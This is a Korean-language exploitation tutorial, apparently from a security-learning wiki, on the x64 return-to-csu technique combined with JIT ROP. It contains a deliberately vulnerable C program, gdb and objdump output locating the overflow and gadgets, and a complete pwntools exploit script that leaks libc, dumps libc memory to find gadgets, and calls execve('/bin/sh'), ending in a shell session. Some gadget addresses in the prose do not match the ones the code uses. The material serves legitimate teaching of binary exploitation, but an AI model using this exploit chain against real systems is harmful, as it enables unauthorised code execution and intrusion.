01.Return-to-csu (feat.JIT ROP) - x64

List

return-to-csu (feat.JIT ROP)

- **return-to-csu는 __libc_csu_init() 함수의 일부 코드를 Gadget으로 이용하는 기술 입니다.**
  - __libc_csu_init() 함수는 프로그램 실행시 _init() 함수와 __preinit_array, __init_array 에 설정된 함수 포인터를 읽어서 함수를 호출합니다.
- **return-to-csu에서 사용되는 코드는 다음과 같습니다.**
  - 해당 코드는 __init_array에 저장된 함수 포인터를 읽어 호출하는 코드입니다.

https://code.woboq.org/userspace/glibc/csu/elf-init.c.html#__libc_csu_init

```
void __libc_csu_init (int argc, char **argv, char **envp)
{
  ...
  const size_t size = __init_array_end - __init_array_start;
  for (size_t i = 0; i < size; i++)
      (*__init_array_start [i]) (argc, argv, envp);
}
```

- **다음은 objdump를 이용하여 __libc_csu_init() 함수의 Assembly code 입니다.**

objdump -M intel -d ./rop

```
...
00000000004005b0 <__libc_csu_init>:
  4005b0:        41 57                          push   r15
  4005b2:        41 56                          push   r14
  4005b4:        41 89 ff                       mov    r15d,edi
  4005b7:        41 55                          push   r13
  4005b9:        41 54                          push   r12
  4005bb:        4c 8d 25 4e 08 20 00           lea    r12,[rip+0x20084e]        # 600e10
<__frame_dummy_init_array_entry>
  4005c2:        55                             push   rbp
  4005c3:        48 8d 2d 4e 08 20 00           lea    rbp,[rip+0x20084e]        # 600e18 <__init_array_end>
  4005ca:        53                             push   rbx
  4005cb:        49 89 f6                       mov    r14,rsi
  4005ce:        49 89 d5                       mov    r13,rdx
  4005d1:        4c 29 e5                       sub    rbp,r12
  4005d4:        48 83 ec 08                    sub    rsp,0x8
  4005d8:        48 c1 fd 03                    sar    rbp,0x3
  4005dc:        e8 1f fe ff ff                 call   400400 <_init>
  4005e1:        48 85 ed                       test   rbp,rbp
  4005e4:        74 20                          je     400606 <__libc_csu_init+0x56>
  4005e6:        31 db                          xor    ebx,ebx
  4005e8:        0f 1f 84 00 00 00 00           nop    DWORD PTR [rax+rax*1+0x0]
  4005ef:        00
  4005f0:        4c 89 ea                       mov    rdx,r13
  4005f3:        4c 89 f6                       mov    rsi,r14
  4005f6:        44 89 ff                       mov    edi,r15d
  4005f9:        41 ff 14 dc                    call   QWORD PTR [r12+rbx*8]
  4005fd:        48 83 c3 01                    add    rbx,0x1
  400601:        48 39 eb                       cmp    rbx,rbp
  400604:        75 ea                          jne    4005f0 <__libc_csu_init+0x40>
  400606:        48 83 c4 08                    add    rsp,0x8
  40060a:        5b                             pop    rbx
  40060b:        5d                             pop    rbp
  40060c:        41 5c                          pop    r12
  40060e:        41 5d                          pop    r13
  400610:        41 5e                          pop    r14
  400612:        41 5f                          pop    r15
  400614:        c3                             ret
  400615:        90                             nop
  400616:        66 2e 0f 1f 84 00 00           nop    WORD PTR cs:[rax+rax*1+0x0]
  40061d:        00 00 00
```

- 해당 코드에서 return-to-csu의 gadget으로 활용되는 부분은 0x400690, 0x4006aa 입니다.


return-to-csu gadget

Address	Gadget 1(0x4006a6)	Gadget 2(0x400690)
Code	40060a: 5b pop rbx 40060b: 5d pop rbp 40060c: 41 5c pop r12 40060e: 41 5d pop r13 400610: 41 5e pop r14 400612: 41 5f pop r15 400614: c3 ret	4005f0: 4c 89 ea mov rdx,r13 4005f3: 4c 89 f6 mov rsi,r14 4005f6: 44 89 ff mov edi,r15d 4005f9: 41 ff 14 dc call QWORD PTR [r12+rbx*8]

- 다음과 같은 방식으로 gadget을 활용 할 수 있습니다.
  - "Gadget 1"에 의해 rbx, rbp, r12, r13, r14, r15 레지스터에 값을 저장합니다.
  - "Gadget 2"에 의해 r13, r14, r15d 레지스터에 값을 저장된 값을 rdx, rsi, edi 레지스터에 저장됩니다.
    - 중요한 것은 r15에 저장된 64Bit 값에서 32bit 값만 EDI 레지스터에 저장됩니다. (mov edi,r15d)
    - 그리고 최대 3개의 인자 값만 함수에 전달 할 수 있습니다.
  - "Gadget 2"에 의해 r12 레지스터 값에 저장된 주소를 호출합니다.
- 주의할 점은 rbx, rbp 레지스터의 값 입니다.
  - "Gadget 1"에 의해 rbx 레지스터에 '0'을 저장해야 r12 레지스터 값에 저장된 주소를 호출 할 수 있습니다.

- 0x600100 + 0 * 0x8 = 0x600100
- 0x600100 + 1 * 0x8 = 0x600108

Flow of return-to-csu gadget



- **"Gadget 1"에 의해 rbp 레지스터에 '1'을 저장해야 조건문을 우회할 수 있습니다.**
  - "call QWORD PTR [r12+rbx*8]" 명령어 처리 후 조건문을 처리합니다.
  - CMP 명령어는 RBX, RBP 레지스터의 같이 같은지 확인합니다.
  - JNE 명령어 처리
    - CMP 결과 두 값이 다를 경우 0x400690으로 이동합니다.
    - CMP 결과 두 값이 같을 경우 0x4006a6으로 이동합니다.
  - **조건문을 우회해야만 연속으로 gadget을 사용할 수 있습니다.**

Conditional statement

```
4005f9:       41 ff 14 dc             call   QWORD PTR [r12+rbx*8]
4005fd:       48 83 c3 01             add    rbx,0x1
400601:       48 39 eb                cmp    rbx,rbp
400604:       75 ea                   jne    4005f0 <__libc_csu_init+0x40>
400606:       48 83 c4 08             add    rsp,0x8
40060a:       5b                      pop    rbx
40060b:       5d                      pop    rbp
40060c:       41 5c                   pop    r12
40060e:       41 5d                   pop    r13
400610:       41 5e                   pop    r14
400612:       41 5f                   pop    r15
400614:       c3                      ret
```

Proof of concept

File

- rop
- rop.c

Example code

- **해당 코드는 이전과 다르게 libc 영역의 주소를 출력하지 않습니다.**

rop.c

```
//gcc -fno-stack-protector -o rop rop.c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>

void vuln(){
    char buf[50];
    read(0, buf, 512);
}

void main(){
    write(1,"Hello ROP\n",10);
    vuln();
}
```

Overflow

- 다음과 같이 Breakpoints를 설정합니다.
    - 0x4005f6: vuln 함수 코드 첫부분
    - 0x40060f: read() 함수 호출 전

Breakpoints

```
gdb-peda$ disassemble vuln
Dump of assembler code for function vuln:
   0x00000000004005f6 <+0>:                push   rbp
   0x00000000004005f7 <+1>:                mov    rbp,rsp
   0x00000000004005fa <+4>:                sub    rsp,0x40
   0x00000000004005fe <+8>:                lea    rax,[rbp-0x40]
   0x0000000000400602 <+12>:        mov    edx,0x200
   0x0000000000400607 <+17>:        mov    rsi,rax
   0x000000000040060a <+20>:        mov    edi,0x0
   0x000000000040060f <+25>:        call   0x4004c0 <read@plt>
   0x0000000000400614 <+30>:        nop
   0x0000000000400615 <+31>:        leave
   0x0000000000400616 <+32>:        ret
End of assembler dump.
gdb-peda$ b *0x00000000004005f6
Breakpoint 1 at 0x4005f6
gdb-peda$ b *0x000000000040060f
Breakpoint 2 at 0x40060f
gdb-peda$ r
Starting program: /home/lazenca0x0/Exploit/__libc_csu_init/rop
Hello ROP
```

- 다음과 같이 Overflow를 확인할 수 있습니다.
    - Return address(0x7fffffffe488) - buf 변수의 시작 주소 (0x7fffffffe440) = 72
    - 즉, 72개 이상의 문자를 입력함으로써 Return address 영역을 덮어 쓸 수 있습니다.

Overflow

```
Breakpoint 1, 0x00000000004005f6 in vuln ()
gdb-peda$ i r rsp
rsp            0x7fffffffe488        0x7fffffffe488
gdb-peda$ c
Continuing.
Breakpoint 2, 0x000000000040060f in vuln ()
gdb-peda$ i r rsi
rsi            0x7fffffffe440        0x7fffffffe440
gdb-peda$ p/d 0x7fffffffe488 - 0x7fffffffe440
$1 = 72
gdb-peda$
```

Exploit method

- ROP 기법을 이용한 Exploit의 순서는 다음과 같습니다.

1. 번째 ROP Chain
    a. write() 함수를 이용하여 __libc_start_main@GOT 영역에 저장된 libc 주소를 추출합니다.
    b. read() 함수를 이용하여 .bss 영역에 다음 ROP 코드를 입력받습니다.
2. 번째 ROP Chain
    a. "/bin/sh₩x00"
        i. execve() 함수의 첫번째 인자 값으로 전달할 "/bin/sh"을 "./bss" 영역에 저장합니다.
    b. JIT ROP - write() 함수를 이용하여 메모리에 저장된 libc 파일을 출력합니다.
        i. 출력 값에서 필요한 ROP Gadget을 찾습니다.
    c. read() 함수를 이용하여 .bss 영역에 다음 ROP 코드를 입력받습니다.
3. 번째 ROP Chain
    a. execve() 시스템 함수를 이용해 "/bin/sh"를 실행 합니다.

- 이를 코드로 표현하면 다음과 같습니다.

```
write(1,__libc_start_main,8)
read(0,.bss + 0x400,400)
JMP .bss + 0x400
write(1,Address of leak libc,0x190000)
read(0,"base_stage + len(buf) + 8 * 10" ,100)
execve("/bin/sh", NULL, NULL)
```

- 공격을 위해 알아야 할 정보는 다음과 같습니다.

- .bss 주소
- return-to-csu gadget 주소
- read, write 함수의 got 주소
- "/bin/sh"

Find the address of the .bss area

- 다음과 같이 .bss 영역의 주소를 찾을 수 있습니다.

readelf -S ./rop

```
lazenca0x0@ubuntu:~/Exploit/__libc_csu_init$ readelf -S ./rop
There are 31 section headers, starting at offset 0x1a28:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000400238  00000238
       000000000000001c  0000000000000000   A       0     0     1
```

```
  [ 2] .note.ABI-tag     NOTE             0000000000400254  00000254
       0000000000000020  0000000000000000   A       0     0     4
  [ 3] .note.gnu.build-i NOTE             0000000000400274  00000274
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .gnu.hash         GNU_HASH         0000000000400298  00000298
       000000000000001c  0000000000000000   A       5     0     8
  [ 5] .dynsym           DYNSYM           00000000004002b8  000002b8
       0000000000000078  0000000000000018   A       6     1     8
  [ 6] .dynstr           STRTAB           0000000000400330  00000330
       0000000000000043  0000000000000000   A       0     0     1
  [ 7] .gnu.version      VERSYM           0000000000400374  00000374
       000000000000000a  0000000000000002   A       5     0     2
  [ 8] .gnu.version_r    VERNEED          0000000000400380  00000380
       0000000000000020  0000000000000000   A       6     1     8
  [ 9] .rela.dyn         RELA             00000000004003a0  000003a0
       0000000000000018  0000000000000018   A       5     0     8
  [10] .rela.plt         RELA             00000000004003b8  000003b8
       0000000000000048  0000000000000018  AI       5    24     8
  [11] .init             PROGBITS         0000000000400400  00000400
       000000000000001a  0000000000000000  AX       0     0     4
  [12] .plt              PROGBITS         0000000000400420  00000420
       0000000000000040  0000000000000010  AX       0     0     16
  [13] .plt.got          PROGBITS         0000000000400460  00000460
       0000000000000008  0000000000000000  AX       0     0     8
  [14] .text             PROGBITS         0000000000400470  00000470
       00000000000001b2  0000000000000000  AX       0     0     16
  [15] .fini             PROGBITS         0000000000400624  00000624
       0000000000000009  0000000000000000  AX       0     0     4
  [16] .rodata           PROGBITS         0000000000400630  00000630
       000000000000000f  0000000000000000   A       0     0     4
  [17] .eh_frame_hdr     PROGBITS         0000000000400640  00000640
       000000000000003c  0000000000000000   A       0     0     4
  [18] .eh_frame         PROGBITS         0000000000400680  00000680
       0000000000000114  0000000000000000   A       0     0     8
  [19] .init_array       INIT_ARRAY       0000000000600e10  00000e10
       0000000000000008  0000000000000000  WA       0     0     8
  [20] .fini_array       FINI_ARRAY       0000000000600e18  00000e18
       0000000000000008  0000000000000000  WA       0     0     8
  [21] .jcr              PROGBITS         0000000000600e20  00000e20
       0000000000000008  0000000000000000  WA       0     0     8
  [22] .dynamic          DYNAMIC          0000000000600e28  00000e28
       00000000000001d0  0000000000000010  WA       6     0     8
  [23] .got              PROGBITS         0000000000600ff8  00000ff8
       0000000000000008  0000000000000008  WA       0     0     8
  [24] .got.plt          PROGBITS         0000000000601000  00001000
       0000000000000030  0000000000000008  WA       0     0     8
  [25] .data             PROGBITS         0000000000601030  00001030
       0000000000000010  0000000000000000  WA       0     0     8
  [26] .bss              NOBITS           0000000000601040  00001040
       0000000000000008  0000000000000000  WA       0     0     1
  [27] .comment          PROGBITS         0000000000000000  00001040
       0000000000000035  0000000000000001  MS       0     0     1
  [28] .shstrtab         STRTAB           0000000000000000  0000191a
       000000000000010c  0000000000000000           0     0     1
  [29] .symtab           SYMTAB           0000000000000000  00001078
       0000000000000678  0000000000000018          30    47     8
  [30] .strtab           STRTAB           0000000000000000  000016f0
       000000000000022a  0000000000000000           0     0     1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), l (large)
  I (info), L (link order), G (group), T (TLS), E (exclude), x (unknown)
  O (extra OS processing required) o (OS specific), p (processor specific)
lazenca0x0@ubuntu:~/Exploit/__libc_csu_init$
```

Find the address of the return-to-csu gadget

- 다음과 같이 return-to-csu gadget의 주소를 찾을 수 있습니다.
  - Gadget 1 : 0x40060a
  - Gadget 2 : 0x4005f0
  - Gadget 3 : 0x40060d

objdump -M intel -d ./rop

```
lazenca0x0@ubuntu:~/Exploit/__libc_csu_init$ objdump -M intel -d ./rop
./rop:     file format elf64-x86-64

Disassembly of section .init:
...

Disassembly of section .plt:
...

Disassembly of section .text:
...

00000000004005b0 <__libc_csu_init>:
  4005b0:        41 57                          push   r15
  4005b2:        41 56                          push   r14
  4005b4:        41 89 ff                       mov    r15d,edi
  4005b7:        41 55                          push   r13
  4005b9:        41 54                          push   r12
  4005bb:        4c 8d 25 4e 08 20 00           lea    r12,[rip+0x20084e]        # 600e10
<__frame_dummy_init_array_entry>
  4005c2:        55                             push   rbp
  4005c3:        48 8d 2d 4e 08 20 00           lea    rbp,[rip+0x20084e]        # 600e18 <__init_array_end>
  4005ca:        53                             push   rbx
  4005cb:        49 89 f6                       mov    r14,rsi
  4005ce:        49 89 d5                       mov    r13,rdx
  4005d1:        4c 29 e5                       sub    rbp,r12
  4005d4:        48 83 ec 08                    sub    rsp,0x8
  4005d8:        48 c1 fd 03                    sar    rbp,0x3
  4005dc:        e8 1f fe ff ff                 call   400400 <_init>
  4005e1:        48 85 ed                       test   rbp,rbp
  4005e4:        74 20                          je     400606 <__libc_csu_init+0x56>
  4005e6:        31 db                          xor    ebx,ebx
  4005e8:        0f 1f 84 00 00 00 00           nop    DWORD PTR [rax+rax*1+0x0]
  4005ef:        00
  4005f0:        4c 89 ea                       mov    rdx,r13
  4005f3:        4c 89 f6                       mov    rsi,r14
  4005f6:        44 89 ff                       mov    edi,r15d
  4005f9:        41 ff 14 dc                    call   QWORD PTR [r12+rbx*8]
  4005fd:        48 83 c3 01                    add    rbx,0x1
  400601:        48 39 eb                       cmp    rbx,rbp
  400604:        75 ea                          jne    4005f0 <__libc_csu_init+0x40>
  400606:        48 83 c4 08                    add    rsp,0x8
  40060a:        5b                             pop    rbx
  40060b:        5d                             pop    rbp
  40060c:        41 5c                          pop    r12
  40060e:        41 5d                          pop    r13
  400610:        41 5e                          pop    r14
  400612:        41 5f                          pop    r15
  400614:        c3                             ret
  400615:        90                             nop
  400616:        66 2e 0f 1f 84 00 00           nop    WORD PTR cs:[rax+rax*1+0x0]
  40061d:        00 00 00

Disassembly of section .fini:
...

lazenca0x0@ubuntu:~/Exploit/__libc_csu_init$
```

Idea of using R8, R9, R10, R11, R12, R13, R14, R15 registers

- 다음와 같이 POP 명령어를 활용할 수 있습니다.
    - POP "R8, R9, R10, R11, R12, R13, R14, R15" 명령어들은 POP "RAX, RCX, RDX, RBX, RSP, RBP, RSI, RDI" 명령어로 활용가능합니다.
    - 예를 들어 "POP R8" 명령어의 hex 값은 "41 58" 이기 때문에 "POP RAX" 명령어(hex 값은 "58")도 사용할 수 있습니다.
- 해당 Exploit code에서 0x40060d 주소를 3번째 Gadget으로 사용합니다.
    - 해당 Gadget을 이용해 RSP 레지스터에 값을 저장할 수 있습니다.

- 여기에서는 해당 Gadget을 이용하여 RSP 레지스터에 다음 ROP코드가 저장된 영역의 주소를 저장하고, 해당 영역으로 이동하여 코드를 실행 합니다.

Conversion(?)

Register	Raw Hex(2byte)	Register	Raw Hex(1byte)
POP R8	41 58	POP RAX	58
POP R9	41 59	POP RCX	59
POP R10	41 5a	POP RDX	5a
POP R11	41 5b	POP RBX	5b
POP R12	41 5c	POP RSP	5c
POP R13	41 5d	POP RBP	5d
POP R14	41 5e	POP RSI	5e
POP R15	41 5f	POP RDI	5f

Exploit code

exploit.py

```
from pwn import *
from struct import *

#context.log_level = 'debug'

binary = ELF('./rop')

execve = 59

addr_bss = 0x601050
addr_got_read = binary.got['read']
addr_got_write = binary.got['write']
addr_got_start = binary.got['__libc_start_main']

addr_csu_init1 = 0x40060a
addr_csu_init2 = 0x4005f0
addr_csu_init3 = 0x40060d

stacksize = 0x400
base_stage = addr_bss + stacksize

p = process(binary.path)
p.recvn(10)

# stage 1: read address of __libc_start_main()
buf = 'A' * 72
#Gadget 1
buf += p64(addr_csu_init1)
buf += p64(0)
buf += p64(1)
buf += p64(addr_got_write)
buf += p64(8)
buf += p64(addr_got_start)
buf += p64(1)
#Gadget 2 - write(1,__libc_start_main,8)
buf += p64(addr_csu_init2)
buf += p64(0)
buf += p64(0)
buf += p64(1)
buf += p64(addr_got_read)
buf += p64(400)
buf += p64(base_stage)
buf += p64(0)
#Gadget 2 - Call read(0,.bss + 0x400,400)
```

```
buf += p64(addr_csu_init2)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)

buf += p64(addr_csu_init3)
buf += p64(base_stage)

p.send(buf)
libc_addr = u64(p.recv())
log.info("__libc_start_main : " + hex(libc_addr))

libc_bin = ''
libc_readsize = 0x190000

# stage 2: "/bin/sh\x00" and JIT ROP
buf = "/bin/sh\x00"
buf += 'A' * (24-len(buf))


buf += p64(addr_csu_init1)
buf += p64(0)
buf += p64(1)
buf += p64(addr_got_write)
buf += p64(libc_readsize)
buf += p64(libc_addr)
buf += p64(1)

#Gadget 1 - write(1,Address of leak libc,0x190000)
buf += p64(addr_csu_init2)
buf += p64(0)
buf += p64(0)
buf += p64(1)
buf += p64(addr_got_read)
buf += p64(100)
buf += p64(base_stage + len(buf) + 8 * 10)
buf += p64(0)

#Gadget 2 - read(0,"base_stage + len(buf) + 8 * 10" ,100)
buf += p64(addr_csu_init2)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)
buf += p64(0)

p.send(buf)

with log.progress('Reading libc area from memory...') as l:
    for i in range(0,libc_readsize/4096):
        libc_bin += p.recv(4096)
        l.status(hex(len(libc_bin)))

offs_pop_rax = libc_bin.index('\x58\xc3') # pop rax; ret
offs_pop_rdi = libc_bin.index('\x5f\xc3') # pop rdi; ret
offs_pop_rsi = libc_bin.index('\x5e\xc3') # pop rsi; ret
offs_pop_rdx = libc_bin.index('\x5a\xc3') # pop rdx; ret
offs_syscall = libc_bin.index('\x0f\x05') # syscall

log.info("Gadget : pop rax; ret > " + hex(libc_addr + offs_pop_rax))
log.info("Gadget : pop rdi; ret > " + hex(libc_addr + offs_pop_rdi))
log.info("Gadget : pop rsi; ret > " + hex(libc_addr + offs_pop_rsi))
log.info("Gadget : pop rdx; ret > " + hex(libc_addr + offs_pop_rdx))
log.info("Gadget : syscall > " + hex(libc_addr + offs_syscall))
```

```
# stage 3: execve("/bin/sh", NULL, NULL)
buf = p64(libc_addr + offs_pop_rax)
buf += p64(execve)
buf += p64(libc_addr + offs_pop_rdi)
buf += p64(base_stage)
buf += p64(libc_addr + offs_pop_rsi)
buf += p64(0)
buf += p64(libc_addr + offs_pop_rdx)
buf += p64(0)
buf += p64(libc_addr + offs_syscall)

p.send(buf)
p.interactive()
```

Get shell!

```
lazenca0x0@ubuntu:~/Exploit/__libc_csu_init$ python exploit.py
[*] '/home/lazenca0x0/Exploit/__libc_csu_init'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Starting local process '/home/lazenca0x0/Exploit/__libc_csu_init/rop': pid 17217
[*] __libc_start_main : 0x7f6cd6ae5740
[+] Reading libc area from memory...: Done
[*] Gadget : pop rax; ret > 0x7f6cd6af8544
[*] Gadget : pop rdi; ret > 0x7f6cd6ae6102
[*] Gadget : pop rsi; ret > 0x7f6cd6ae7bb5
[*] Gadget : pop rdx; ret > 0x7f6cd6bda0a6
[*] Gadget : syscall > 0x7f6cd6ae58a4
[*] Switching to interactive mode
$ id
uid=1000(lazenca0x0) gid=1000(lazenca0x0) groups=1000(lazenca0x0),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
113(lpadmin),128(sambashare)
$
```

References

- http://egloos.zum.com/studyfoss/v/5283161
- http://inaz2.hatenablog.com/entry/2014/12/03/204939
- https://www.blackhat.com/docs/asia-18/asia-18-Marco-return-to-csu-a-new-method-to-bypass-the-64-bit-Linux-ASLR-wp.pdf